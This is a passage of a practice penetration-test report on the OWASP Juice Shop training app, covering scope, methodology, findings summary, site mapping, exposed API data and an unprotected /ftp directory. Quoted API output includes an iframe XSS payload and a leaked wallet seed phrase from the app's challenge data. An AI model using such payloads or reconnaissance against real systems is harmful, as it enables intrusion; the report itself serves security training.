

Ronald Li

OWASP JuiceShop

Penetration Testing Findings Report

Please note this is an incomplete report published April 25, 2024. The report will continue to be updated as testing continues.

Table of Contents

Introduction.....	3
Confidentiality Statement.....	4
Contact Information.....	4
Executive Summary.....	5
Tools.....	5
Scope of Work.....	5
Methodology.....	6
Site Mapping.....	7
Purchase Process.....	9
API.....	11
FTP.....	17
Error pages and other pages.....	19
Discovering Hidden Directories.....	23
Access Control.....	26
Authentication.....	32
General Authentication Features.....	32
User Registration.....	32
Password Change.....	36
Forgot Password.....	40
Brute Force Attacks on Login.....	42
Two Factor Authentication.....	43
Authentication in Other Areas of the Web Application.....	47
Error Messages During Authentication.....	51
Input Validation During Authentication.....	53
Discovered Credentials.....	58
Directory Traversal.....	65
Session Management.....	68
File Upload.....	74
Complaint.....	74
User Profile.....	77
Photo-Wall.....	81
OS Command Injection.....	82
SQL Injection and XSS.....	82
Customer Feedback.....	82
Search Bar.....	85
Complaint.....	86
Chat Bot.....	86
Login.....	87
Input Validation in Other Areas of the Web Application.....	89
Misc.....	89

Introduction

This project emulates a pentesting engagement for a fictional client owning the OWASP JuiceShop application. This written report is the output of the penetration testing that would be provided to the client at the end of the engagement. While many write-ups and videos regarding OWASP JuiceShop exist online, **no external sources of information were used for this project.** This is to practice our pentesting workflow and also to replicate a true pentest where we would not have external assistance.

The main focus of this project was to demonstrate web application penetration testing capabilities. As such, some items that would normally be part of a pentest are not included here. Notably:

1. The use of vulnerability scanners due to its ability to automate findings
2. Some mitigation recommendations

OWASP JuiceShop was chosen as the target for the following reasons:

1. Free and accessible
2. Resembles a modern web application. Vulnerabilities are not immediately identifiable without technical know-how
3. Filled with a large number of vulnerabilities

For more information on OWASP JuiceShop visit: <https://owasp.org/www-project-juice-shop/>

Confidentiality Statement

This report is the exclusive property of Ronald Li. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of the author.

The contents of this document do not constitute legal advice. The assessment detailed herein is performed for practice purposes only.

Contact Information

Name	Title	Contact
Ronald Li	Penetration Tester	Email: ronald.li.121206@gmail.com

Executive Summary

Two critical issues were discovered and should be remediated immediately. The login feature could be bypassed with SQL injection that allows an attacker to gain administrative access to the application. The second critical issue is the administrator account uses a weak password that could be found either through login bruteforcing, password cracking, or searching up the hash in an online database. The administrative account password should be changed immediately. The ease of the exploits combined with the high impact makes this very high risk. We recommend the application be taken offline immediately until both of these vulnerabilities are remediated.

Throughout our testing of the JuiceShop application we have several consistent issues. A lack of server-side input validation can be found for many input fields on the application. This includes verification of the previous password in the “Forgot Password” feature, entering a CAPTCHA, and many of the fields during User Registration. While the browser may restrict invalid inputs, this does not stop an attacker from bypassing these controls with the use of a proxy tool, as demonstrated in this report.

Another consistent issue was the lack of access control for directories that are intended for authenticated users. This was found on the majority of pages for authenticated users. Only several pages had appropriate access control.

The use of a CSRF token should be implemented whenever the user performs a sensitive action. This should be used on features such as Password Change and user Data Erasure.

On a positive note, we found the cryptography used for the application to be fairly secure, with the exception of hashing passwords with MD5 which is an outdated hashing algorithm. The use of signed JWT meant that attackers can't tamper with the token to bypass authentication or perform privilege escalation.

Tools

Testing was mainly performed using BurpSuite Community Edition. A full list of tools is listed below:

Tool	Description
BurpSuite Community Edition	Web Proxy
OWASP ZAP	Spidering, directory and file discovery
Dirbuster	Directory Discovery
Hash-Identifier	Hash Identification
Hashcat	Password cracking
DotDotPwn	Directory traversal testing

Scope of Work

Penetration testing to be performed only on the web application hosted 192.168.18.7 on port 3000 of the local server. No social engineering tests were performed. No tests on the web server or network infrastructure were performed.

The version of the web application is OWASP Juice Shop v16.0.0

The test is performed from a Kali Linux VM on the same local network as the web server.

Methodology

The objective of this engagement is to find as many vulnerability findings as possible. This can differ from other pentests where the objective is to gain administrative access to the application.

Our scope of work was conducted as a black box penetration test. There was no information provided by the application owner regarding the application. No external sources of information regarding the application was used to support the penetration test.

All testing methodology performed was described in this report. Tests not written in this report can be assumed to not have been performed.

Vulnerability findings are defined under the following severity categories:

Critical: Serious security issue that could allow for remote code execution, root level privileges. Exploit can compromise confidentiality, integrity, availability to a significant degree. Exploit could also be of low complexity to execute.

Examples: SQL injection, command injection, remote shell

Major: Attackers could access sensitive information. Impact is limited compared to critical findings. Conditions to perform the exploit is typically also more limited relative to critical issues.

Examples: session hijacking, XSS or execution of client-side scripts, poor TLS configuration allowing for sniffing

Minor: Lack of some security measure, configuration error, or low level of information leakage


Examples: Application revealing the version number of an application or OS

Info: Not a security issue but does not follow best practices, or could become a security issue in the future

Examples: Using an older dependency version but it does not contain known vulnerabilities, use of multiple authentication mechanisms where single sign-on is more appropriate


Site Mapping

Manual inspection located the following pages as an unauthenticated user.



As an authenticated user, additional pages were accessible, noted by the purple box. The features to make a complaint, speak with a chatbot, purchase deluxe membership, add shopping items to the basket are now available.





Using OWASP ZAP <http://192.168.18.7:3000/> was spidered. The traditional spider and AJAX spider were both used, although only the traditional spider found additional pages.

Purchase Process

The screenshot shows a web browser window for the OWASP Juice Shop at <https://192.168.18.7:3000/#/delivery-method>. The page title is "Delivery Address". The address input fields contain "User1", "1, City1, , 1", "Country1", and "Phone Number 9999999999". Below this, a section titled "Choose a delivery speed" lists three options:

	Price	Expected Delivery
<input checked="" type="radio"/> One Day Delivery	0.99¤	1 Days
<input type="radio"/> Fast Delivery	0.50¤	3 Days
<input type="radio"/> Standard Delivery	0.00¤	5 Days

At the bottom left is a "Back" button, and at the bottom right is a "Continue" button.

OWASP Juice Shop

My Payment Options

Add new card Add a credit or debit card

Name * User1

Card Number * 1234123412341234

Expiry Month * 1 Expiry Year * 16/16 2080

Submit

Pay using wallet Wallet Balance 0.00 Pay 1.88

Add a coupon Add a coupon code to receive discounts

Invalid coupon.

Coupon *

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!

0/10 Redeem

OWASP Juice Shop

My Payment Options

*****1234 User1 1/2080

Add new card Add a credit or debit card

Pay using wallet Wallet Balance 0.00 Pay 1.88

Add a coupon Add a coupon code to receive discounts

Other payment options

Donations
(Thank you for supporting OWASP Juice Shop! ❤)


stripe Credit Card

Merchandise
(Official stores for OWASP Juice Shop apparel, mugs and stickers! 🍏)

Spreadshirt (US) Spreadshirt (DE) StickerYou Leanpub OpenSea


Back Continue You can review this order before it is finalized.

Chatbot



API

The path API contained several pages that had no access control and displayed inappropriate level information. The /api/Feedbacks page contained UserID.



The screenshot shows a browser window with the URL <https://192.168.18.7:3000/api/Feedbacks/>. The page displays a JSON response with the following structure:

```

status: "success"
data:
  0:
    UserId: 1
    id: 1
    comment: "I love this shop! Best products in town! Highly recommended! (***im@juice-sh.op)"
    rating: 5
    createdAt: "2024-03-20T18:10:19.950Z"
    updatedAt: "2024-03-20T18:10:19.950Z"
  1:
    UserId: 2
    id: 2
    comment: "Great shop! Awesome service! (***@juice-sh.op)"
    rating: 4
    createdAt: "2024-03-20T18:10:19.953Z"
    updatedAt: "2024-03-20T18:10:19.953Z"
  2:
    UserId: 3
    id: 3
    comment: "Nothing useful available here! (***der@juice-sh.op)"
    rating: 1
    createdAt: "2024-03-20T18:10:19.955Z"
    updatedAt: "2024-03-20T18:10:19.955Z"
  3:
    UserId: 21
    id: 4
    comment: "Please send me the juicy chatbot NFT in my wallet at /juicy-nft : \"purpose betray marriage blame crunch monitor spin slide donate sport lift clutch\" (***ereum@juice-sh.op)"
    rating: 1
    createdAt: "2024-03-20T18:10:19.988Z"
    updatedAt: "2024-03-20T18:10:19.988Z"
  4:
    UserId: null
    id: 5
    comment: "Incompetent customer support! Can't even upload photo of broken purchase!<br /><em>Support Team: Sorry, only order confirmation PDFs can be attached to complaints!</em> (anonymous)"
    rating: 2
    createdAt: "2024-03-20T18:10:20.428Z"
    updatedAt: "2024-03-20T18:10:20.428Z"
  5:
    UserId: null

```

Finding	Severity	Description
	Info/TBD?	The presence of User ID could allow for user enumeration.

The screenshot shows a Firefox browser window with the URL `https://192.168.18.7:3000/api/Challenges/`. The page displays a JSON response for a challenge list. The JSON structure includes fields such as status, data, and various challenge details like id, key, name, category, tags, description, difficulty, hint, mitigationUrl, solved, disabledEnv, tutorialOrder, and codingChallengeStatus. Two challenges are listed: one for 'restfulXssChallenge' and another for 'accessLogDisclosureChallenge'. Both challenges have a difficulty level of 3 and 4 respectively. The 'hint' field for both challenges provides links to OWASP resources.

```
status: "success"
data:
  0:
    id: 1
    key: "restfulXssChallenge"
    name: "API-only XSS"
    category: "XSS"
    tags: ["Danger Zone"]
    description: "Perform a <i>persisted</i> XSS attack with <code>&lt;iframe src='javascript:alert('xss')'&gt;</code> without using the frontend application at all."
    difficulty: 3
    hint: "You need to work with the server-side API directly. Try different HTTP verbs on different entities exposed through the API."
    hintUrl: "https://pwnning.owasp-juice.shop/companion-guide/latest/part2/xss.html#perform_a_persisted_xss_attack_without_using_the_frontend_application_at_all"
    mitigationUrl: "https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html"
    solved: false
    disabledEnv: null
    tutorialOrder: null
    codingChallengeStatus: 0
    createdAt: "2024-03-20T18:10:20.025Z"
    updatedAt: "2024-03-20T18:10:20.025Z"
  1:
    id: 2
    key: "accessLogDisclosureChallenge"
    name: "Access Log"
    category: "Sensitive Data Exposure"
    tags: [null]
    description: "Gain access to any access log file of the server."
    difficulty: 4
    hint: "Who would want a server access log to be accessible through a web application?"
    hintUrl: "https://pwnning.owasp-juice.shop/companion-guide/latest/part2/sensitive-data-exposure.html#gain_access_to_any_access_log_file_of_the_server"
    mitigationUrl: "https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html"
    solved: false
    disabledEnv: null
    tutorialOrder: null
    codingChallengeStatus: 0
```

The screenshot shows a Firefox browser window with the URL `https://192.168.18.7:3000/api/Quantitys/`. The page title is "192.168.18.7:3000/api/Quantitys/". The browser interface includes standard navigation buttons (Back, Forward, Stop, Refresh) and a toolbar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google.

The main content area displays a JSON response with the following structure:

```
status: "success"
data:
  ▼ 0:
    ProductId: 1
    id: 1
    quantity: 75
    limitPerUser: 5
    createdAt: "2024-03-20T18:10:20.460Z"
    updatedAt: "2024-03-20T18:10:20.460Z"
  ▼ 1:
    ProductId: 2
    id: 2
    quantity: 39
    limitPerUser: null
    createdAt: "2024-03-20T18:10:20.460Z"
    updatedAt: "2024-03-20T18:10:20.460Z"
  ▼ 2:
    ProductId: 3
    id: 3
    quantity: 99
    limitPerUser: null
    createdAt: "2024-03-20T18:10:20.461Z"
    updatedAt: "2024-03-20T18:10:20.461Z"
  ▼ 3:
    ProductId: 4
    id: 4
    quantity: 90
    limitPerUser: null
    createdAt: "2024-03-20T18:10:20.461Z"
    updatedAt: "2024-03-20T18:10:20.461Z"
  ▼ 4:
    ProductId: 5
```

The screenshot shows a Firefox browser window displaying a JSON response from the URL `https://192.168.18.7:3000/api/Challenges/?name=Score Board`. The browser's address bar and tabs are visible at the top. Below the address bar, the Kali Linux desktop environment is visible with various icons in the dock.

The JSON response is as follows:

```
status: "success"
data:
  0:
    id: 74
    key: "scoreBoardChallenge"
    name: "Score Board"
    category: "Miscellaneous"
    tags: "Tutorial,Code Analysis"
    description: "Find the carefully hidden 'Score Board' page."
    difficulty: 1
    hint: "Try to find a reference or clue behind the scenes. Or simply guess what URL the Score Board might have."
    hintUrl: "https://owning.owasp-juice.shop/companion-guide/latest/part2/score-board.html#_find_the_carefully_hidden_score_board_page"
    mitigationUrl: null
    solved: false
    disabledEnv: null
    tutorialOrder: 1
    codingChallengeStatus: 0
    createdAt: "2024-03-20T18:10:20.032Z"
    updatedAt: "2024-03-20T18:10:20.032Z"
```


```
192.168.18.7:3000/api/Securi X +  
https://192.168.18.7:3000/api/SecurityQuestions/  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB O  
JSON Raw Data Headers  
Save Copy Collapse All Expand All Filter JSON  
status: "success"  
▼ data:  
  ▼ 0:  
    id: 1  
    question: "Your eldest sibling's middle name?"  
    createdAt: "2024-03-20T18:10:19.851Z"  
    updatedAt: "2024-03-20T18:10:19.851Z"  
  ▼ 1:  
    id: 2  
    question: "Mother's maiden name?"  
    createdAt: "2024-03-20T18:10:19.852Z"  
    updatedAt: "2024-03-20T18:10:19.852Z"  
  ▼ 2:  
    id: 3  
    question: "Mother's birth date? (MM/DD/YY)"  
    createdAt: "2024-03-20T18:10:19.852Z"  
    updatedAt: "2024-03-20T18:10:19.852Z"  
  ▼ 3:  
    id: 4  
    question: "Father's birth date? (MM/DD/YY)"  
    createdAt: "2024-03-20T18:10:19.852Z"  
    updatedAt: "2024-03-20T18:10:19.852Z"  
  ▼ 4:  
    id: 5  
    question: "Maternal grandmother's first name?"  
    createdAt: "2024-03-20T18:10:19.852Z"  
    updatedAt: "2024-03-20T18:10:19.852Z"  
  ▼ 5:  
    id: 6  
    question: "Paternal grandmother's first name?"  
    createdAt: "2024-03-20T18:10:19.852Z"  
    updatedAt: "2024-03-20T18:10:19.852Z"  
  ▼ 6:  
    id: 7
```

An /assets/ directory was found without any interesting findings.

▽	📁	▶	assets
	📄	▶	GET:/
>	📁	▶	assets
	📄	▶	GET:i18n
▽	📁	▶	i18n
	📄	▶	GET:/
>	📁	▶	assets
	📄	▶	GET:az_AZ.json
	📄	▶	GET:en.json
	📄	▶	GET:main.js
	📄	▶	GET:polyfills.js
	📄	▶	GET:runtime.js
	📄	▶	GET:styles.css
	📄	▶	GET:vendor.js
	📄	▶	GET:zh_HK.json
	📄	▶	GET:main.js
	📄	▶	GET:polyfills.js
	📄	▶	GET:public
>	📁	▶	public
	📄	▶	GET:runtime.js
	📄	▶	GET:styles.css
	📄	▶	GET:vendor.js

FTP

The ftp directory was discovered



The ftp directory had various documents visible without any access control.

The screenshot shows a web browser window with the following details:

- Address bar: listing directory /ftp/
- URL: https://192.168.18.7:3000/ftp/
- Toolbar buttons: Back, Home, Stop, Reload, Favorites
- Navigation bar: nux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec
- Content area:
 - ~ / ftp /
 - quarantine
 - coupons_2013.md.bak
 - incident-support.kdbx
 - suspicious_errors.yml
 - acquisitions.md
 - eastere.gg
 - legal.md
 - announcement_encrypted.md
 - encrypt.pyc
 - package.json.bak

listing directory /ftp/quarantine

https://192.168.18.7:3000/ftp/quarantine

Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

~ / ftp / quarantine

juicy_malware_linux_amd_64.url
juicy_malware_linux_arm_64.url
juicy_malware_macos_64.url
juicy_malware_windows_64.exe.url

Finding	Severity	Description
	Major	Sensitive information should not be located in an area with no access control.

Finding	Severity	Description
	Minor	FTP is an insecure protocol and needs to be used with TLS or a secure channel. FTP should be replaced with a secure alternative such as SFTP.

The ftp directory is also referenced in /robots.txt which can attract attention to the directory.

192.168.18.7:3000/robots.txt

https://192.168.18.7:3000/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

User-agent: *
Disallow: /ftp

Finding	Severity	Description
	Minor	/robots.txt should not reference locations with sensitive information

Error pages and other pages

A 500 error page from unexpected path shows a lot of information, including that it is built using Angular. A generic error page should be used instead.

500 Error: Unexpected path: /api/

```
at C:\Users\roni\Documents\juice-shop_16.0.0\build\routes\angular.js:38:18
at Layer.handle [as handle_request] (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:328:13)
at C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:286:9
at Function.process_params (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:280:10)
at C:\Users\roni\Documents\juice-shop_16.0.0\build\routes\verify.js:168:5
at Layer.handle [as handle_request] (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:328:13)
at C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:286:9
at Function.process_params (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:280:10)
at C:\Users\roni\Documents\juice-shop_16.0.0\build\routes\verify.js:105:5
at Layer.handle [as handle_request] (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:328:13)
at C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:286:9
at Function.process_params (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:280:10)
at logger (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\morgan\index.js:144:5)
